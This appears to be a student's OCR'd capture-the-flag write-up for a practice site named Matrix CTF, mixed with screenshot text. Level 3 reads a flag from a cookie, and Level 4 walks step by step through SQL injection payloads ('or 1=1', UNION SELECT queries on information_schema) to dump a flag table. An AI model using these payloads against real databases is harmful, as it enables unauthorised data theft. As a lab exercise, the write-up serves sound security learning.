

KMPlayer
Matrix_CTF_IT18081930.mp4
Level3
Not secure
matrixctf.tk/levels/level3.php
InPrivate
Welcome matr_isuu
Logout
Level 3
Try some...mmm Neo wants a biscuits
Home
Level 0
Level 1
Level 2
Level 3
Level 4
Level 5
Level 6
Level 7
Level 8
Scoreboard
Wrong Flag
Flag *
e@tTh4tc00kl3
Submit
Elements
Console
Sources
Network
Performance
Preserve log
Disable cache
Online
Filter
Hide data URLs
All
XHR
JS
CSS
Img
Media
Font
Doc
WS
Manifest
Other
Has blocked cookies
Blocked Requests
Name
level3.php
levelstyle.css
jquery-3.3.1.js
covers.jpg
Headers
Preview
Response
Initiator
Timing
Cookies
Request Headers
view source
Accept: text/html,application/xhtml+xml,application/xml;
q=0.9,image/webp,image/apng,*/*;q=0.8,application/signe
d-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cache-Control: max-age=0
Connection: keep-alive
Content-Length: 56
Content-Type: application/x-www-form-urlencoded
Cookie: flag=e@tTh4tc00kl3; PHPSESSID=tvnfeh028p3gqlioa
fnb6f2756
Host: matrixctf.tk
Origin: http://matrixctf.tk
Referer: http://matrixctf.tk/levels/level3.php


Level 4


- This is based on SQL injection.




- First, I open the link and search for the users.





Level4
Matrix - SQLInj
Not secure
matrixctf.tk/levels/add_levels/sqlinj/sqlinj.php
InPrivate
English to Sinhala G...
SLIIT CourseWeb
rutor.info ::
Sri Lanka Institute o...
Movies to Download
How to Unlock Mo...
Other favorites
isu
Search
Username
Email
Download video from this page



Pause
Matrix - SQLInj
Not secure
matrixctf.tk/levels/add_levels/sqlinj/sqlinj.php?search=isu&s-btn=Search
InPrivate
English to Sinhala G...
SLIIT CourseWeb
rutor.info ::
Sri Lanka Institute o...
Movies to Download
How to Unlock Mo...
Other favorites
ned
Search
0 result
Username
Email
Download video from this page

- I enter neo in search box and click search button for search user.





- Then I use neo' or 1=1# SQL command to list all users.







- Then I find all tables using this command. root' UNION SELECT table_name,version() FROM information_schema.tables#









- Then I found that there are a table named tbl_flag. Then I use below injection command to see columns of tbl_flag table. root' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_name='tbl_flag.
- There are two columns id and flag, I use below command to show all the rows of tbl_flag table. root’ UNION SELECT id, flag from tbl_flag#.

